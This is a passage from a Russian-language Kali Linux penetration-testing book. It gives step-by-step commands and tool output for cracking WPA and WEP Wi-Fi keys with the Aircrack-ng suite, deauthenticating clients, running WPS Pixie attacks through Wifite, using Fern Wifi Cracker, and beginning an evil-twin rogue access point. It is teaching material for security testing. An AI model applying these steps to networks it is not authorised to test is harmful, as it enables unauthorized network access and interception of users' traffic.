32:86:8C:70:38:D6	-46	32	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
38:2C:4A:E3:F2:60	-48	43	1	0	6	54e	WPA2	CCMP	PSK HR-HOME
20:76:00:65:E2:E5	-49	2	28	0	11	54e	WPA2	CCMP	PSK CenturyLink1507
10:5F:06:9C:89:55	-48	35	49	0	11	54e	WPA2	CCMP	PSK SECALT
8E:04:FF:35:F8:AC	-52	38	0	0	6	54e	WPA2	CCMP	PSK <length: 12>
8E:04:FF:35:F8:AD	-52	37	0	0	6	54e	OPN		xfinitywifi

Рис. 11.18. Целевая сеть выделена

- На предыдущем этапе мы определили три ключевых элемента. Во-первых, нашли нашу целевую сеть, которая называется `Aircrack_Wi-Fi`. Во-вторых, у нас есть BSSID, который является MAC-адресом для целевой сети: `44:94:FC:37:10:6E`. И наконец, узнали номер канала: `6`. Следующим этапом будет захват беспроводного трафика, исходящего из целевой точки доступа. Наша цель — захватить четырехстороннее рукопожатие. Чтобы начать захват трафика, введите в командной строке команду:

```
# - airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w Wi-Ficrack
```

Смысл этой команды следующий: `airodump-ng` должен использовать интерфейс мониторинга для захвата трафика беспроводной сетевой карты, MAC-адрес которой — `44:94:FC:37:10:6E`, и канала нашей целевой сети. На рис. 11.19 показан вывод команды.

```
CH 6 ][ Elapsed: 18 s ][ 2016-06-14 21:22
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
44:94:FC:37:10:6E	-44	100	188	0	0	6	54e	WPA2	CCMP	PSK Aircrack Wifi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe

Рис. 11.19. Ответ на команду захвата трафика целевой беспроводной сетевой карты

По мере выполнения команды следует убедиться, что мы захватили рукопожатие. Если клиент подключается с допустимым рукопожатием, выходные данные команды показывают его как захваченное (рис. 11.20).

```

CH 6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
44:94:FC:37:10:6E -41 100     577    101  2  6 54e WPA2 CCMP PSK Aircrack_Wifi
BSSID          STATION      PWR   Rate  Lost  Frames  Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC 18    0e 24  2063   174

```

Рис. 11.20. Рукопожатие захвачено

Если вы не можете получить рукопожатие WPA, посмотрите, есть ли клиент, обращающийся к сети. В данном случае мы видим станцию, подключенную к целевой беспроводной сети с MAC-адресом 64:A5:C3:DA:30:DC. Поскольку это устройство аутентифицировалось, скорее всего, после обрыва связи (деаутентификации) оно снова автоматически начнет процесс подключения. Чтобы инициировать обрыв связи, введите в командную строку следующую команду:

```
# aireplay-ng -0 3 -a 44:94:FC:37:10:6E -c 64:A5:C3:DA:30:DC wlan0mon
```

Команда `aireplay-ng` позволяет вводить пакеты в коммуникационный поток и деаутентифицировать клиент. Это заставит клиент выполнить новое рукопожатие WPA, которое мы, в свою очередь, можем захватить.

- После того как мы захватили рукопожатие, `airodump-ng` следует остановить. Для этого нажмите сочетание клавиш `Ctrl+C`. Если мы рассмотрим корневую папку, то увидим четыре файла, которые были созданы из нашего дампа (рис. 11.21). В Wireshark мы можем изучить файл `wificrack-01.cap`. Если мы перейдем к протоколу *EAPOL*, то увидим захваченное четырехстороннее рукопожатие (рис. 11.22).

При дальнейшем изучении мы обнаружим конкретный ключ WPA Nonce и связанную с ним информацию (рис. 11.23).

- Теперь у нас есть информация, необходимая для взлома предварительного общего ключа WPA. Для этого мы воспользуемся инструментом `Aircrack-ng`. Ниже приведена одноименная команда:

```
# aircrack-ng -w rockyou.txt -b 44:94:FC:37:10:6E wificrack-01.cap
```

В этой команде мы идентифицируем BSSID целевой сети с параметром `-b`. Затем указываем на файл захвата `wificrack-01.cap`. Наконец, мы используем список слов примерно так, как взламывали бы файл пароля. В этом случае мы взяли список из файла `rockyou.txt`. Как только команда будет введена, нажмите `Enter`, и `Aircrack-ng` начнет работать (рис. 11.24).



Рис. 11.21. В корневой папке созданы четыре файла

7732	89.849468	Actionte_46:9d:a5 (..	802.11	10 Acknowledgement, Flags=.....
1873	29.164972	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
1878	29.184430	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
1880	29.187000	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
4160	51.574572	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
4166	51.588907	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
4170	51.591484	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
7216	83.908415	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 155 Key (Message 2 of 4)
7219	83.923762	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
7221	83.927359	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)

▶ Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
 ▶ IEEE 802.11 QoS data, Flags:r.
 ▶ Logical-Link Control
 ▶ 802.1X Authentication

Рис. 11.22. Рукопожатие перехвачено




Рис. 11.23. Ключ WPA Noise и связанная с ним информация найдены

```

Aircrack-ng 1.2 rc3

[00:00:27] 13128 keys tested (522.32 k/s)

Current passphrase: turtle123

Master Key      : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
                  F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

Transient Key   : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
                  65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
                  C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
                  3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

EAPOL HMAC     : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A

```

Рис. 11.24. Aircrack-ng запущен

На основании списка паролей `rockyou.txt` Aircrack-ng проверит каждую комбинацию захваченного файла. Если используемый в предварительном общем ключе код доступа есть в файле, Aircrack-ng выдаст следующее сообщение (рис. 11.25).

```

Aircrack-ng 1.2 rc3

[01:42:41] 8623648 keys tested (1385.07 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]

Master Key      : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                  D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key   : 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F
                  C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC
                  B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E
                  0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23

EAPOL HMAC     : 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF

```

Рис. 11.25. Сообщение Aircrack-ng

На рис. 11.25 мы видим, что `passcode "15SHOUTINGspiders"` находился в файле `rockyou.txt`. Обратите также внимание, что взлом занял примерно 1 час 42 минуты и в конечном итоге было проверено 8 623 648 различных кодов доступа. Этот метод можно использовать с любым списком паролей так же, как это делалось в главе о взломе паролей. Учтите, что пароль может иметь длину от 8 до 63 символов.

Количество комбинаций, которые мы можем применить, слишком велико, чтобы подбирать пароль вручную. Однако такая атака будет эффективна против легко запоминаемых или коротких парольных фраз.

Влом WEP

Процесс взлома WEP очень похож на таковой в отношении WPA. Определите целевую сеть, захватите трафик с механизмом аутентификации, а затем, чтобы прервать связь целевого беспроводного устройства с сетью, выберите атаку грубой силы. Однако процесс взлома WEP несколько отличается от процесса взлома WPA. В отличие от взлома WPA, где нам нужно было лишь захватить четырехстороннее рукопожатие, в WEP-взломе потребуется убедиться, что мы собрали достаточно *векторов инициализации (IVs)*. На первый взгляд это может показаться очень сложной задачей, но с помощью доступных методов мы можем значительно сократить время на перехват и анализ трафика.

1. Чтобы начать процесс взлома WEP, следует перевести беспроводную карту в режим мониторинга. Это делается так же, как и при взломе WPA. Введите следующую команду:

```
# airmong-ng start wlan0
```

2. Далее, чтобы найти целевую сеть, выполните такую команду:

```
# airodump-ng wlan0mon
```

Это приведет к созданию списка беспроводных сетей (рис. 11.26).

```
CH 6 [ Elapsed: 6 s ] [ 2016-06-17 18:52:11.242 ] [ 64 bytes from 192.168.2.2: icmp_seq=475 ttl=128 time=0.316 ms ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
DC:FE:07:73:8D:AA -90 2 0 0 6 54e. OPN xfini
5E:8F:E0:A5:C0:48 -85 2 0 0 6 54e. WPA2 CCMP PSK <leng
E0:3F:49:94:C0:28 -81 2 0 0 6 54e. WPA2 CCMP PSK MDH W
7E:8F:E0:A5:C0:48 -84 3 87 2 3319 0 109 0 6 5 54e. WPA2 CCMP WPSK <leng t
B4:75:0E:C3:C0:34 -86 2 0 0 6 54e. WPA2 CCMP PSK Boomb
CC:03:FA:CA:A6:5A -86 2 0 WR 0 R 1 54e. WPA2 CCMP PSK olHOME-
10:86:8C:D1:BF:7A -82 3 0 0 11 54e. WPA2 CCMP PSK Aaron
5C:57:1A:87:58:A0 -82 1 FE:ED:21:6F:F2 0 0 0 3 1 54e. WPA2 CCMP 96 PSK HOME-
20:76:00:65:E2:E5 -82 1 15:C2:3:45:CE 0 15 0 5 1 5 54e. WPA2 CCMP 66 PSK Centu
7E:8F:E0:9B:02:D4 -75 3 0 0 6 54e. WPA2 CCMP PSK <leng
C0:56:27:DB:30:41 -55 4 0 0 11 54e. WEP WEP belki
10:5F:06:9C:89:55 -35 4 1 0 11 54e. WPA2 CCMP PSK SECAL
32:86:8C:70:38:D6 -47 4 0 0 11 54e. WPA2 CCMP PSK <leng
8E:04:FF:35:F8:AD -45 6 0 0 6 54e. OPN xfini
8E:04:FF:35:F8:AC -44 8 0 0 6 54e. WPA2 CCMP PSK <leng
8C:04:FF:35:F8:AB -45 5 3 1 6 54e. WPA2 CCMP PSK HOME-
10:86:8C:70:38:D6 -47 3 0 0 11 54e. WPA2 CCMP PSK Harle
12:86:8C:70:38:D6 -51 4 0 0 11 54e. WPA2 CCMP PSK <leng
```

Рис. 11.26. Список беспроводных сетей создан

Мы определили целевую сеть под управлением WEP с BSSID C0:56:27:DB:30:41. В том же ключе мы должны отметить это, а также канал, который использует точка доступа. В данном случае это канал 11.

- Для захвата данных в целевой беспроводной сети мы введем команду `airodump-ng`:

```
# airodump-ng -c 11 -w belkincrack --bssid C0:56:27:DB:30:41
```

Она наводит инструмент `airodump-ng` на нашу целевую сеть, расположенную на соответствующем канале. Кроме того, мы фиксируем трафик, записанный в файл `belkincrack`. Вывод команды будет таким (рис. 11.27).

```
CH 11 [E] Elapsed: 2 mins [ 2016-06-17 18:25] 0 2 54e WPA2 CCMP PSK B
DC:3A:5E:4C:A3:A3 -37 2 0 0 11 54e WPA2 CCMP PSK <
BSSID 0:5F:06:9C:89 PWR RXQ Beacons #Data, #/s CH MBI ENC 2 CIPHER AUTH E
10:86:8C:70:38:D6 -43 8 0 0 11 54e WPA2 CCMP PSK H
C0:56:27:DB:30:41:8:45 -13 354 0 0 11 54e WEP 2 WEP IP OPN b
32:86:8C:70:38:D6 -44 4 0 0 11 54e WPA2 CCMP PSK <
BSSID E:04:FF:35:F8 STATION 10 PWR (Rate 0 Lost 54e Frames Probe x
8C:04:FF:35:F8:AB -56 10 3 0 6 54e WPA2 CCMP PSK H
C0:56:27:DB:30:41:0:10:FE:ED:24:6F:F2 0 0 0 - 1 1 0 WEP 4/EP b
38:2C:4A:E3:F2:60 -47 11 0 0 6 54e WPA2 CCMP PSK H
```

Рис. 11.27. Вывод команды `airodump-ng`

Обратите внимание, что мы пока не видим никаких данных, передаваемых и принимаемых этой точкой доступа. Это важно, так как для взлома ключа WEP нам нужно захватить пакеты данных, которые содержат векторы инициализации (IVs).

- Мы должны подделать аутентификацию для нашей целевой сети. По сути, мы используем инструмент `Aircrack-ng` под названием `aireplay-ng`, чтобы сообщить точке доступа, что у нас есть правильный ключ WEP и мы готовы аутентифицироваться. Даже если у нас нет правильного ключа, следующая команда позволяет подделать аутентификацию и общаться с точкой доступа WEP:

```
# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
```

Здесь мы подделали аутентификацию, указав `-1` и `0` как время повторной передачи и `-a` как BSSID нашей целевой точки доступа. После выполнения команды мы получим следующий результат (рис. 11.28).

```
root@kali:~# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
18:55:13 Sending Authentication Request (Open System) [ACK]
18:55:13 Authentication successful
18:55:13 Sending Association Request [ACK]
18:55:13 Association successful ;-) (AID: 1)
```

Рис. 11.28. Результат выполнения команды `aireplay-ng`

Теперь у нас есть возможность общаться с точкой доступа WEP.

5. Как вы видели, при выполнении шага 3 мы получили очень мало данных, передаваемых в обоих направлениях через точку доступа. Чтобы гарантировать, что мы можем получить большое количество данных, нам следует захватить IV и создать коллизию. Для увеличения потока данных от точки доступа нам снова нужно использовать aireplay-ng. С помощью команды, приведенной ниже, мы собираемся провести повторную атаку на запросы ARP и ретранслировать их в точку доступа. Каждый раз, когда выполняется такая операция, генерируется новый вектор инициализации и наши шансы на форсирование этой коллизии увеличиваются. Откройте второй терминал и введите в командную строку следующую команду:

```
# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
```

Здесь -3 говорит aireplay-ng провести атаку повторного воспроизведения запроса ARP против сети -b на определенном интерфейсе wlan0mon. После выполнения команды вам необходимо принудительно выполнить запросы ARP, вызвав другой хост в той же сети. Это активизирует запросы ARP. Как только операция будет выполнена, вы увидите следующий вывод (рис. 11.29).

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```

Рис. 11.29. Запросы ARP активизированы

Если мы вернемся к первой командной строке, где работает airodump-ng, то увидим, что скорость передачи данных начинает увеличиваться. В этом случае мы получим более 16 000 векторов инициализации (рис. 11.30).

```
CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	E
C0:56:27:DB:30:41	-27	100	5608	16358	0	11	54e	WEP	WEP	OPN	b
BSSID	STATION	PWR	Rate	Lost	Frames	Probe					
C0:56:27:DB:30:41	10:FE:ED:24:6F:F2	0	48 - 1	0	491966						
C0:56:27:DB:30:41	3C:15:C2:CE:45:CE	-22	54e-54e	0	11839						

Рис. 11.30. Поток данных увеличился

6. Откройте третий терминал. Здесь мы собираемся начать взлом WEP. Он может выполняться в тот момент, пока команда `airdumpp-ng` захватывает IV. Чтобы запустить этот процесс, введите следующую команду:

```
# aircrack-ng belkincrack-01.cap
```

Здесь мы просто указываем команде `aircrack-ng` на работающий файл `capture`. `Aircrack-ng` сразу примется за работу (рис. 11.31).

```
File Edit View Search Terminal Help      Aircrack-ng 1.2 rc3
64 bytes from 192.168.2.2: icmp_seq=222 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: icmp_seq=223 ttl=128 time=0.307 ms
[00:00:32] Tested 673 keys (got 4819 IVs)
64 bytes from 192.168.2.2: icmp_seq=224 ttl=128 time=0.487 ms
64 bytes from 192.168.2.2: icmp_seq=225 ttl=128 time=0.426 ms
KB  depth  byte(vote)
0   5/0 6  B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
1   20/0 1  E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
2   7/0 2  E8(6912) 0F(6656) 29(6656) 6F(6656) 7E(6656)
3   0/0 3  54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
4   0/0 3  1C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
64 bytes from 192.168.2.2: icmp_seq=231 ttl=128 time=0.323 ms
64 bytes from 192.168.2.2: icmp_seq=232 ttl=128 time=0.267 ms
```

Рис. 11.31. Aircrack-ng принялся за работу

Если IV недостаточно, `Aircrack-ng` повторит подключение, когда количество станет приемлемым. Как показано на рис. 11.32, `Aircrack-ng` смог определить ключ WEP. Всего было захвачено 15 277 векторов инициализации, которые использовались для взлома. Кроме того, менее чем за три минуты были протестированы 73 253 ключа (рис. 11.32).

```
Aircrack-ng 1.2 rc3
[00:02:52] Tested 73253 keys (got 15277 IVs)
KB  depth  byte(vote)
0   0/ 3  34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
1   20/ 24 7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
2   4/ 11 A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
3   1/ 32 CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
4   0/ 3  25(23040) 74(20736) 24(20480) C4(19968) 05(19712)
KEY FOUND! [ 34:4D:A9:CD:25 ]
Decrypted correctly: 100%
```

Рис. 11.32. Ключ WEP определен

Как видите, в этой атаке с нужным количеством беспроводного трафика и набором инструментов `Aircrack-ng` мы смогли определить ключ WEP, который

позволяет аутентифицироваться в сети. Это была легкая атака, в которой мы показали переход от WEP к аутентификации WPA. Как уже говорилось, из-за этой уязвимости количество сетей WEP уменьшается, но их еще можно встретить. Благодаря рассмотренному примеру атаки вы теперь понимаете серьезную опасность, связанную с данной уязвимостью.

PixieWPS

PixieWPS — это автономный инструмент грубой силы, который используется для обратного вывода беспроводной точки доступа WPS. Название PixieWPS происходит от атаки Pixie-Dust, которая была выявлена Домиником Бонгардом (Dominique Bongard). Эта уязвимость позволяет применить грубую силу WPS PIN.

Чтобы открыть PixieWPS, введите в командной строке следующую команду:

```
# pixiewps
```

После ее выполнения вы получите различные параметры. Чтобы PixieWPS работал правильно, необходимо иметь следующую информацию:

- открытый ключ пользователя;
- открытый ключ регистрации;
- полученный хеш-1;
- полученный хеш-2;
- ключ сеанса аутентификации;
- специальное слово.

Из-за того что требуется столько компонентов, PixieWPS часто запускается как часть другого инструмента, например Wifite.

Wifite

Wifite — автоматизированный инструмент тестирования беспроводных сетей на проникновение, использующий средства из набора Aircrack-ng и инструменты командной строки Reaver и PixieWPS.

Wifite может захватить трафик, разорвать связь, проследить за новым подключением и проверкой подлинности логина и пароля для беспроводных сетей типа WEP, WPA и WPS. Для запуска приложения выполните команду основного меню Applications ▶ Wireless Attacks ▶ Wifite (Приложения ▶ Беспроводные атаки ▶ Wifite) или введите в командную строку следующее:

```
# wifite
```

Эта команда выведет нас к начальному экрану (рис. 11.33).

Wifite автоматически переведет беспроводную карту в режим мониторинга, а затем начнет сканирование беспроводных сетей (рис. 11.34).


```

root@kali:~# wifite
WiFiite v2 (r87)
automated wireless auditor
designed for Linux

[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks. 0 targets and 0 clients found

```

Рис. 11.33. Начальный экран Wifite

```

[0:00:31] scanning wireless networks. 75 targets and 7 clients found
[+] checking for WPS compatibility... done

```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(12:86:8C:70:38:D6)	11	WPA2	54db	wps	
2	Harley-2.4	11	WPA2	52db	wps	
3	(32:86:8C:70:38:D6)	11	WPA2	52db	wps	
4	Brenner	1	WPA2	51db	wps	

Рис. 11.34. Сканирование беспроводных сетей в автоматическом режиме

Как только вы увидите в списке целевую сеть (в данном примере ESSID или широковещательный SSID Brenner), нажмите сочетание клавиш Ctrl+C. В это время вам будет предложено ввести либо один номер, либо диапазон для тестирования. В примере мы введем 4 и нажмем клавишу Enter (рис. 11.35).


```

[+] select target numbers (1-78) separated by commas, or 'all': 4
[+] 1 target selected.
[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack: Sending identity response
[0:00:04] WPS Pixie attack: attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:

```

Рис. 11.35. Целевая сеть найдена

Wifite автоматически запускает атаку WPS Pixie, захватывая необходимую информацию. В случае успешной атаки вы увидите следующую информацию (рис. 11.36).



```
[+] PIN found:      42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

Рис. 11.36. Атака прошла успешно

Если уязвимость WPS присутствует, как в этой беспроводной сети, Wifite может определить и ключ WPA, и PIN-код.

Fern Wifi Cracker

Fern Wifi Cracker — это приложение с графическим интерфейсом, написанное на Python и предназначенное для тестирования безопасности беспроводных сетей. В настоящее время поддерживаются две версии: платная профессиональная версия с гораздо большей функциональностью и бесплатная версия с ограниченной функциональностью. Версия, включенная в Kali Linux, для правильной работы требует aircrack-ng и других инструментов для беспроводных сетей.

Чтобы запустить Fern, выберите команду основного меню Applications ▶ Wireless Attacks ▶ Fern Wifi Cracker (Приложения ▶ Беспроводные атаки ▶ Fern Wifi Cracker) или введите в командную строку команду:

```
# fern-wifi-cracker
```

На рис. 11.37 показана загружаемая начальная страница.

Мы для атаки той же беспроводной сети будем использовать Fern Wifi Cracker и встроенный инструмент Aircrack-Wi-Fi. В этой программе вместо командной строки предусмотрен графический интерфейс.

1. Выберите интерфейс. Щелкните на стрелке раскрывающегося меню Select Interface (Выбрать интерфейс) и выберите wlan0. Fern автоматически установит интерфейс в режим мониторинга (рис. 11.38).



Рис. 11.37. Начальная страница Fern Wifi Cracker




Рис. 11.38. Интерфейс автоматически установлен в режим мониторинга

2. Нажмите кнопку Scan for Access Points (Сканировать точки доступа). Fern начнет автоматическое сканирование беспроводных сетей в пределах диапазона антенны. После завершения сканирования кнопки Wi-Fi WEP и Wi-Fi WPA изменят цвет с серого на красный и синий. Это значит, что точки беспроводного доступа, использующие эти параметры безопасности, обнаружены (рис. 11.39).



Рис. 11.39. Точки доступа обнаружены

Если нажать кнопку **Wi Fi WPA**, появится панель атаки, где графически представлены точки беспроводного доступа WPA, которые мы можем атаковать. Мы выберем **Aircrack_Wifi** (рис. 11.40).




Рис. 11.40. Панель атаки открыта

3. На панели атак показаны сведения о выбранной точке доступа. Здесь вы сможете выбрать атаку (WPA или WPS), которую выполнит Fern Wifi Cracker. В нашем примере мы выберем атаку WPA (рис. 11.41).




Рис. 11.41. Сведения о точке доступа

4. Выберите файл со списком возможных паролей, который Fern Wifi Cracker будет использовать для атаки на пароль. Для нашего примера мы создали специальный список кодов доступа Wi-Fi и указали Fern Wifi Cracker место расположения нужного текстового файла (рис. 11.42).



Рис. 11.42. Указан текстовый файл со списком кодов

5. Нажмите кнопку **Wi-Fi Attack** (Атака Wi-Fi). Fern Wifi Cracker выполнит все этапы процесса, который ранее мы рассмотрели в подразделе «Aircrack-ng». Этот процесс включает в себя деаутентификацию клиента и захват четырехстороннего рукопожатия. Наконец, Fern Wifi Cracker начнет подбирать код доступа, используя указанный текстовый файл. Если код доступа в этом текстовом файле будет обнаружен, появится следующее сообщение (рис. 11.43).




Рис. 11.43. Код доступа найден

После того как Fern Wifi Cracker взламывает сеть Wi-Fi и точки доступа, будет создан бэкэнд.

Конечно, вам может показаться, что это наиболее простой инструмент из всех рассмотренных. Но, чтобы правильно использовать Fern Wifi Cracker, следует иметь четкое представление о том, как работают инструменты из набора Aircrack-ng, потому что Fern Wifi Cracker, как и другие средства для взлома Wi-Fi-сети, для своей работы используют именно этот набор.

Атака «злой двойник»

Сейчас в любом крупном городе или компании есть сети Wi-Fi. Многие точки доступа, особенно расположенные в общественных местах, не требуют аутентификации. Другие же могут потребовать выполнить некоторые условия или войти в систему с использованием вашей электронной почты или учетной записи Facebook.

Атака «злой двойник» (Evil Twin) предусматривает использование точки доступа, которая без ведома владельца законной точки доступа маскируется под нее (также известна как Rogue Access Point — мошенническая точка доступа). Сигнал поддельной точки доступа сильнее, чем у законной. Поэтому конечные пользователи, подключаясь, как они думают, к законной точке доступа, будут перехвачены поддельной точкой.

Злоумышленник, который установил поддельную точку, выбрав сценарий для атаки «человек посередине», с помощью других атак сможет получить фактический пароль защищенного SSID.

Для атаки нам потребуется набор Aircrack Suite и dnsmasq — небольшой, легкий инструмент, который действует как простой в настройке DNS-сервер пересылки и DHCP-сервер. В зависимости от направления атаки вам понадобятся дополнительные инструменты, такие как apache2 и dnsspoof.

1. Убедитесь, что все перечисленные инструменты установлены в вашей операционной системе. Как известно, в Kali Linux Aircrack и Apache2 установлены по умолчанию. Если инструмента dnsspoof у вас нет, для его установки запустите терминал и введите команду `apt-get install dnsmasq`. Вам будет предложено подтвердить установку.
2. Определите целевую сеть. Для этого переведите один из беспроводных адаптеров в режим мониторинга: `airmon-ng start <interface>`, а затем для перечисления всех транслируемых сетей выполните команду `airodump-ng <interface>` (рис. 11.44, 11.45).

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
